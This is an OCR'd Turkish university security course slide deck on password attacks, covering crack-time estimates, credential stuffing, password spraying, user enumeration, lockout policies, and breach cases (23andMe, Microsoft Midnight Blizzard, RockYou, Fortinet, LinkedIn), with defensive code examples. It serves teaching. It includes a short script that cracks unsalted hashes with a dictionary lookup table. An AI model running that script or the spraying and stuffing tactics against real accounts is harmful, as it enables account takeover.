
Parola şablonu	Aday sayısı	bcrypt cost 10 · 16 × RTX 5090
8 karakter, tamamen rastgele (95 ASCII)	$95^8 \approx 6{,}6 \times 10^{15}$	≈ 1.516 yıl
Büyük harf + 5 küçük + 2 rakam (Ahmetk12)	$26^6 \times 10^2 \approx 3{,}1 \times 10^{10}$	≈ 2,6 gün
Sözlük kelimesi + yıl + ! (100 bin × 80)	8×10^6	≈ 58 saniye

Üçü de 8+ karakter ve kurala uyuyor, ama tahmin süreleri çok farklı.

Tam tarama = aday sayısı ÷ 138.675 deneme/sn (Hive Systems 2026). Hesap, kırma deneyi değildir.

CREDENTIAL STUFFING

Başka siteden sızan parola burada da çalışır mı?




Bu brute force değildir: doğru parola ilk denemede gelir. Kilit tetiklenmez.

OWASP · Credential Stuffing Prevention

TEKRAR KULLANIM

Aynı parola birçok sitede kullanılınca


Forumda sızan parola,
e-postayı, bankayı ve işi de açar.



Sentetik örnek: tek bir sızan çift, MFA olmayan dört siteyi açtı.

KANIT · 23andMe · 2023

Şirketin açıklaması: kullanıcılar parolalarını tekrar kullandı



Update: December 5, 2023 2:45 PM PST

Credential Stuffing Incident: What happened?

As our investigation comes to a close, we wanted to share the details of what took place and our findings.

In early October, we learned that a threat actor accessed a select number of individual 23andMe.com accounts through a process called credential stuffing. That is, usernames and passwords that were used on 23andMe.com were the same as those used on other websites that have been previously compromised or otherwise available. We do not have any indication that there was a data security incident within our systems, or that 23andMe was the source of the account credentials used in these attacks.

The threat actor used the compromised accounts to access information shared with these accounts. Specifically, DNA Relatives profiles connected to these compromised accounts, which consist of information that a customer chooses to make available to their genetic relatives when they opt in to participate in 23andMe's DNA Relatives feature. A DNA Relatives profile includes information such as display name, predicted relationships, and percentage of DNA shared with matches. You can find a full list of the types of information included in a DNA Relatives profile here.

Additionally, through the compromised accounts, the threat actor accessed a feature called Family Tree, which includes a limited subset of DNA Relatives profile information. The Family Tree feature does not include ancestry information such as the percentage of DNA shared with genetic matches or ancestry reports.

NEYE BAKALIM?

- Başlık açık: credential stuffing.
- Az sayıda hesaba girildi; DNA Relatives özelliğiyle milyonlarca kişinin verisine ulaşıldı.
- Şirket kullanıcıyı işaret etti; ICO 2025'te yine de ceza verdi.

Ekran görüntüsü: 23andMe Blog · Addressing Data Security Concerns · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · 23andMe · 2023

Az sayıda hesaba girildi, milyonlarca kişinin verisi sızdı

NE OLDU?

Nisan–Eylül 2023 arasında başka sızıntılardan alınan parolalarla hesaplara girildi. ~14 bin hesaptan, akrabalık özelliğiyle ~6,9 milyon kişinin profiline ulaşıldı.

SALDIRI TÜRÜ

Credential stuffing
(tekrar kullanılan parolalar)

KÖK NEDEN

Zorunlu MFA yoktu. Ele geçen hesap, akraba eşleşmesi özelliğiyle başkalarının verisini görebiliyordu.

ICO · 23andMe cezası · Haziran 2025 · ICO, Haziran 2025: £2,31 milyon ceza

PASSWORD SPRAYING


Her hesaba bir iki deneme, kilit tetiklenmez

	Brute force	Password spraying
Hedef	Tek hesap	Bütün hesaplar
Parola sayısı	Binlerce	1–3 yaygın parola
Hesap başına hata	Binlerce → kilit	1–3 → kilit yok
Başarı şartı	O hesabın parolası zayıf	Herhangi birinin parolası yaygın

500 kişilik bir şirkette Sonbahar2026! kullanan tek bir kişi yeterli.

KANIT · MICROSOFT · 2024

Microsoft'un rehberi: eski test hesabı, MFA yok



Midnight Blizzard is tracked by partner security vendors as APT29, UNC2452, and Cozy Bear.

Midnight Blizzard observed activity and techniques

Initial access through password spray

Midnight Blizzard utilized password spray attacks that successfully compromised a legacy, non-production test tenant account that did not have multifactor authentication (MFA) enabled. In a password-spray attack, the adversary attempts to sign into a large volume of accounts using a small subset of the most popular or most likely passwords. In this observed Midnight Blizzard activity, the actor tailored their password spray attacks to a limited number of accounts, using a low number of attempts to evade detection and avoid account blocks based on the volume of failures. In addition, as we explain in more detail below, the threat actor further reduced the likelihood of discovery by launching these attacks from a distributed residential proxy infrastructure. These evasion techniques helped ensure the actor obfuscated their activity and could persist the attack over time until successful.

Malicious use of OAuth applications

Threat actors like Midnight Blizzard compromise user accounts to create, modify, and grant high permissions to OAuth applications that they can misuse to hide malicious activity. The misuse of OAuth also enables threat actors to maintain access to applications, even if they lose access to the initially compromised

NEYE BAKALIM?

> Saldırgan içeri password spray ile girdi: birkaç yaygın parolayı çok sayıda hesapta denedi.

> Girilen hesap, artık kullanılmayan eski bir test hesabıydı ve MFA açık değildi.

> Her hesapta çok az deneme yapıldı, istekler farklı ev internet bağlantılarından geldi. Bu yüzden hesap kilidi devreye girmedi, alarm çalmadı.

Ekran görüntüsü: Microsoft Security · Midnight Blizzard rehberi · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · MICROSOFT · 2023–24

Eski bir test hesabı, MFA yok

NE OLDU?

Midnight Blizzard, Kasım 2023'te başlayan saldırıyla bazı kurumsal e-posta kutularına erişti. Microsoft 12 Ocak 2024'te fark etti.

SALDIRI TÜRÜ

Password spraying
(residential proxy üzerinden)

KÖK NEDEN

MFA'sız eski, üretim dışı bir test tenant hesabı. Oradan kurumsal ortama yetkisi olan eski bir OAuth uygulamasına geçildi.

MSRC · Midnight Blizzard · Ocak 2024 · Microsoft Security · Midnight Blizzard rehberi

USER ENUMERATION

Hata mesajı hangi hesabın var olduğunu söylüyor

Python · lablar/hafta05/demo.py

```python
def login(username, password):
    user = users.get(username)
    if user is None:
        return "Kullanıcı bulunamadı"
    if not verify(user["hash"], password):
        return "Parola yanlış"
    return "ok"
```

Python · lablar/hafta05/demo.py

```python
def login(username, password):
    user = users.get(username)
    # Kayıt yoksa da hash hesapla: süre benzer kalsın
    stored = user["hash"] if user else DUMMY_HASH
    ok = verify(stored, password)
    if user and ok:
        return "ok"
    return "Kullanıcı adı veya parola hatalı"
```

Mesaj, HTTP kodu ve yanıt süresi aynı olmalı.

Sağdaki sürüm kayıtsız kullanıcıda da sahte bir hash doğrular. Kayıt ve parola sıfırlama sayfaları da aynı bilgiyi sızdırabilir.

HESAP KİLİDİ

Kilit brute force'u durdurur; saldırgan da kilitleyebilir

SERT KİLİT

5 hata → hesap kapalı

Brute force durur. Saldırgan bilinen kullanıcıları bilerek kilitleyebilir (DoS).

ARTAN BEKLEME

30 sn → 60 sn → … → 1 saat

Brute force yavaşlar; gerçek kullanıcı kısa sürede yeniden dener.

RİSK TEMELLİ

IP · konum · cihaz · bot


Şüpheli denemede ek doğrulama ister.

Python · lablar/hafta05/demo.py

```python
def wait_seconds(failures):
    # İlk 5 hata beklemesiz; sonra 30 sn, 60 sn, ... en fazla 1 saat
    if failures < 5:
        return 0
    return min(30 * 2 ** (failures - 5), 3600)
```

KANIT · ROCKYOU · 2009

The Register: parolalar “düz metin olarak saklanmış”



SECURITY

RockYou password snafu exposes webmail accounts

Clueless developer airs 32m user login IDs

John Leyden 16

Published Wed 16 Dec 2009 // 12:41 UTC

Make us preferred on Google

Millions of user passwords to social networking sites have been exposed, after a serious SQL injection flaw on the Rockyou.com website left login details - stored in plain text - up for grabs.

RockYou - which develops apps for social networking sites including Facebook, Bebo and MySpace - stored usernames, passwords and email addresses in plain text. That's bad enough in itself, but then an SQL injection flaw on RockYou's website exposed the information to prying eyes.

Amichai Shulman, chief technology officer with the data security firm Imperva, said the passwords exposed will often be the same as those users utilise for webmail accounts associated with their social networking profiles, creating yet more potential problems.

NEYE BAKALIM?

- SQL injection (Hafta 2) tabloyu dışarı çıkardı.
- Parolalar düz metindi: kırmaya gerek kalmadı.
- Aynı parolalar webmail hesaplarında da kullanılıyordu.

Ekran görüntüsü: The Register · RockYou · Aralık 2009 · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · ROCKYOU · 2009

Bir SQL injection, 32 milyon düz metin parola

NE OLDU?

Sosyal uygulama şirketi RockYou'nun veritabanından ~32 milyon hesap alındı ve yayıldı.

SALDIRI TÜRÜ

SQL injection (Hafta 2) → veritabanı sızıntısı


KÖK NEDEN

Parolalar düz metin saklanıyordu. Kırmaya bile gerek kalmadı.

The Register · RockYou · Aralık 2009

KANIT · FORTINET VPN · 2021

Fortinet'in açıklaması: 87.000 cihazın VPN bilgileri yayımlandı



PSIRT BLOGS

Malicious Actor Discloses FortiGate SSL-VPN Credentials

By Carl Windsor | September 08, 2021

Fortinet has become aware that a malicious actor has recently disclosed SSL-VPN access information to 87,000 FortiGate SSL-VPN devices. These credentials were obtained from systems that remained unpatched against FG-IR-18-384 / CVE-2018-13379 at the time of the actor's scan. While they may have since been patched, if the passwords were not reset, they remain vulnerable.

This incident is related to an old vulnerability resolved in May 2019. At that time, Fortinet issued a PSIRT advisory and communicated directly with customers. And because customer security is our top priority, Fortinet subsequently issued multiple corporate blog posts detailing this issue, strongly encouraging customers to upgrade affected devices. In addition to advisories, bulletins, and direct communications, these blogs were published in August 2019, July 2020, April 2021, and again in June 2021.

Fortinet is reiterating that, if at any time your organization was running any of the affected versions listed below, even if you have upgraded your devices, you must also perform the recommended user password reset following upgrade, as per the customer support bulletin and other advisory information. Otherwise, you may remain vulnerable post-upgrade if your users' credentials were previously compromised.

Again, if at any time your organization was running an affected version listed in the original advisory, Fortinet recommends immediately taking the following steps to ensure your credentials cannot be abused.

1. Disable all VPNs (SSL-VPN or IPSEC) until the following remediation steps have been taken.

NEYE BAKALIM?

> Açık Mayıs 2019'da kapatılmıştı (CVE-2018-13379).

> Yama yapılıp parolası değiştirilmeyen cihazlar hâlâ açıktı.

> Yama sızan parolayı geri almaz: secret'ı da değiştir.

Ekran görüntüsü: Fortinet PSIRT · SSL-VPN kimlik bilgileri · Eylül 2021 · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · FORTINET VPN · 2019–21

Path traversal ile VPN parolaları düz metin okundu

NE OLDU?

FortiGate SSL-VPN'deki açık Mayıs 2019'da yamandı. Eylül 2021'de bir saldırgan, yamasız cihazlardan toplanan 87.000 cihazın VPN erişim bilgilerini yayımladı.

SALDIRI TÜRÜ

Path traversal (Hafta 2) · CVE-2018-13379
Girişsiz dosya okuma → oturum dosyası


KÖK NEDEN

Oturum dosyasında kullanıcı adı ve parola düz metindi. Cihazlar yamalanmadı; yamalananlarda da parolalar değiştirilmedi.

Fortinet PSIRT · SSL-VPN kimlik bilgileri · Eylül 2021 · Orange Tsai · Breaking the FortiGate SSL VPN · Ağustos 2019

KANIT · LINKEDIN · 2012

LinkedIn blogu: salt sızıntıdan sonra eklendi



An Update on LinkedIn Member Passwords Compromised

Vicente Silveira, June 6, 2012

We want to provide you with an update on this morning's reports of stolen passwords. We can confirm that some of the passwords that were compromised correspond to LinkedIn accounts. We are continuing to investigate this situation and here is what we are pursuing as far as next steps for the compromised accounts:

1. Members that have accounts associated with the compromised passwords will notice that their LinkedIn account password is no longer valid.
2. These members will also receive an email from LinkedIn with instructions on how to reset their passwords. There will not be any links in this email. Once you follow this step and request password assistance, then you will receive an email from LinkedIn with a password reset link.
3. These affected members will receive a second email from our Customer Support team providing a bit more context on this situation and why they are being asked to change their passwords.

It is worth noting that the affected members who update their passwords and members whose passwords have not been compromised benefit from the enhanced security we just recently put in place which includes hashing and salting of our current password databases.

We sincerely apologize for the inconvenience this has caused our members. We take the security of our members very seriously. If you haven't read it already it is worth checking out my earlier blog post today about updating your password and other account security best practices.

Topics: Security

NEYE BAKALIM?

> İlk vurgu: sızan parolaların bir kısmı LinkedIn hesaplarına ait.

> İkinci vurgu: hash + salt sızıntıdan sonra devreye alındı.

> Sızan dosya salt'sız SHA-1 idi; 2016'da 117 milyon kayıt satışa çıktı.

Ekran görüntüsü: LinkedIn Blog, 6 Haziran 2012 (Wayback Machine) · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · LINKEDIN · 2012

Hash vardı, salt yoktu

NE OLDU?

2012'de ~6,5 milyon parola hash'i yayımlandı. 2016'da aynı sızıntının ~117 milyon e-posta + hash içeren kısmı satışa çıktı.

SALDIRI TÜRÜ

Veritabanı sızıntısı → offline sözlük saldırısı

KÖK NEDEN

Salt'sız SHA-1: aynı parola aynı hash; tek tablo bütün kullanıcılara uygulanır.

TechCrunch · LinkedIn 2012 sızıntısı · Mayıs 2016

SALT'SIZ HASH SIZINCA

Aynı hash'i görmek, aynı parolayı görmektir

Python · lablar/hafta05/demo.py

```
import hashlib
lookup = {}
for word in words:
    for guess in mutate(word):
        digest = hashlib.sha256(guess.encode()).hexdigest()
        lookup[digest] = guess            # tek tablo, bütün kullanıcılar
cracked = {user: lookup[h] for user, h in dump.items() if h in lookup}
```

Demo sonucu · sentetik forum yedeği

479 aday · 16 / 24 kayıt kırıldı · 2 hash grubu tekrar ediyor

INFOSTEALER

Parola tahmin edilmedi; doğrudan kopyalandı

